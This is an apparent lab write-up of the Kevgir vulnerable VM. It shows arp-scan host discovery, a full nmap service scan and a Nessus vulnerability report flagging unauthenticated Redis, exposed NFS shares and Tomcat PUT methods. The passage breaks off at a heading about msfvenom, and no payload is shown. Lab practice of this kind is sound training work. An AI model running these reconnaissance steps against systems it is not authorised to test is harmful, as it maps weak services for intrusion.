

Scanning


Kevgir VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Actions Edit View Help
Right Ctrl

```
Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login:
```

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan --localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:21:b1:d0, IPv4: 192.168.1.153
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     d0:ef:c1:4b:0b:c6       (Unknown)
192.168.1.13    08:00:27:e8:f7:77       (Unknown)
192.168.1.130   e8:94:f6:b4:de:6e       (Unknown)
192.168.1.149   b0:a7:b9:7d:27:e4       (Unknown)
192.168.1.236   68:7a:64:52:ca:7e       (Unknown)
192.168.1.235   ae:2b:2e:dc:71:cc       (Unknown: locally administered)
192.168.1.111   1c:bf:ce:97:6d:e9       (Unknown)

32 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.093 seconds (122.31 hosts/sec). 7 responded

┌──(kali㉿kali)-[~]
└─$
```


By executing arp-scan -l, active hosts along with their IP and MAC addresses are listed, aiding in the identification of target machines. (192.168.1.13)


Kevgir VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help
Right Ctrl
72°F
Mostly clear
Search
8:51 PM
4/13/2024

```
Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login: _
```


```
┌──(root㉿kali)-[~]
└─# nmap -sV -sC -T4 -p- 192.168.1.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 14:45 EDT
Nmap scan report for 192.168.1.13
Host is up (0.00048s latency).
Not shown: 65517 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
25/tcp    open  ftp         vsftpd 3.0.2
|_smtp-commands: SMTP: EHLO 530 Please login with USER and PASS.\x0D
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Kevgir VM
|_http-server-header: Apache/2.4.7 (Ubuntu)
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      41325/tcp6  mountd
|   100005  1,2,3      44697/tcp   mountd
|   100005  1,2,3      55451/udp   mountd
|   100005  1,2,3      57066/udp6  mountd
|   100021  1,3,4      34539/udp   nlockmgr
|   100021  1,3,4      44766/tcp6  nlockmgr
|   100021  1,3,4      52813/tcp   nlockmgr
|   100021  1,3,4      57252/udp6  nlockmgr
|   100024  1          34059/udp   status
|   100024  1          39217/tcp6  status
|   100024  1          40268/udp6  status
|   100024  1          43960/tcp   status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
1322/tcp  open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 17:32:b4:85:06:20:b6:90:5b:75:1c:6e:fe:0f:f8:e2 (DSA)
|   2048 53:49:03:32:86:0b:15:b8:a5:f1:2b:8e:75:1b:5a:06 (RSA)
|   256 3b:03:cd:29:7b:5e:9f:3b:62:79:ed:dc:82:c7:48:8a (ECDSA)
|_  256 11:99:87:52:15:c8:ae:96:64:73:d6:49:8c:d7:d7:9f (ED25519)
2049/tcp  open  nfs         2-4 (RPC #100003)
6379/tcp  open  redis       Redis key-value store 3.0.7
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
8081/tcp  open  http        Apache httpd 2.4.7 ((Ubuntu))
```

I conducted a comprehensive scan (nmap) to enumerate open ports on the target machine. The scan revealed a diverse range of open ports, including 25 (FTP), 80 (HTTP), 111, 445 (SMB), 8080 (Tomcat), and 9000 (Jenkis), among others.



```
Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login:
```

```
| /includes/ /installation/ /language/ /libraries/ /media/
|_/modules/ /plugins/ /templates/ /tmp/ /xmlrpc/
|_http-title: Welcome to the Frontpage
|_http-generator: Joomla! 1.5 - Open Source Content Management
9000/tcp  open  http        Jetty winstone-2.9
|_http-title: Dashboard [Jenkins]
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(winstone-2.9)
32849/tcp open  mountd      1-3 (RPC #100005)
43960/tcp open  status      1 (RPC #100024)
44697/tcp open  mountd      1-3 (RPC #100005)
47988/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP:
|     Unrecognized protocol:
|   DNSVersionBindReqTCP:
|     Unrecognized protocol:
|     version
|_    bind
51074/tcp open  mountd      1-3 (RPC #100005)
51261/tcp open  ssh         Apache Mina sshd 0.8.0 (protocol 2.0)
52813/tcp open  nlockmgr    1-4 (RPC #100021)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerp
rint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port47988-TCP:V=7.94SVN%I=7%D=4/13%Time=661AEF47%P=x86_64-pc-linux-gnu%
SF:r(DNSVersionBindReqTCP,36,"Unrecognized\x20protocol:\x20\0\x06\x01\0\0\
SF:x01\0\0\0\0\0\x07version\x04bind\0\0\x10\0\x03\n")%r(DNSStatusRequest
SF:TCP,24,"Unrecognized\x20protocol:\x20\0\0\x10\0\0\0\0\0\0\0\0\0\n");
MAC Address: 08:00:27:E8:F7:77 (Oracle VirtualBox virtual NIC)
Service Info: Host: CANYOUPWNME; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 4.1.6-Ubuntu)
|   Computer name: canyoupwnme
|   NetBIOS computer name: CANYOUPWNME\x00
|   Domain name:
|   FQDN: canyoupwnme
|_  System time: 2024-04-13T23:48:46+03:00
| smb2-security-mode:
|   3:0:0:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-04-13T20:48:46
|_  start_date: N/A
|_nbstat: NetBIOS name: CANYOUPWNME, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: -59m57s, deviation: 1h43m55s, median: 2s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 191.31 seconds
```



https://kali:8834/#/scans/reports/17/vulnerabilities

Kevgir

Hosts 1 | Vulnerabilities 35 | History 1

35 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 *		NFS Exported Share Information Disclosure	RPC	1
CRITICAL	9.8		Redis Server Unprotected by Password Authentication	Misc.	1
HIGH	7.5		NFS Shares World Readable	RPC	1
HIGH	7.5		Samba Badlock Vulnerability	General	1
MIXED	...	...	SSH (Multiple Issues)	Misc.	6
MIXED	...	...	Apache Tomcat (Multiple Issues)	Web Servers	2
MIXED	...	...	Openbsd Openssh (Multiple Issues)	Misc.	2
MIXED	...	...	SMB (Multiple Issues)	Misc.	2
INFO	...	...	HTTP (Multiple Issues)	Web Servers	10
INFO	...	...	SMB (Multiple Issues)	Windows	9
INFO	...	...	Apache HTTP Server (Multiple Issues)	Web Servers	3
INFO	...	...	PHP (Multiple Issues)	Web Servers	2
INFO	...	...	RPC (Multiple Issues)	RPC	2


Scan Details

Policy:	Basic Network Scan
Status:	Running
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 7:32 PM

I used a tool called Nessus to check for problems in the target system. It found a lot of different issues, ranging from small to serious ones.

Msfvenom without encoder

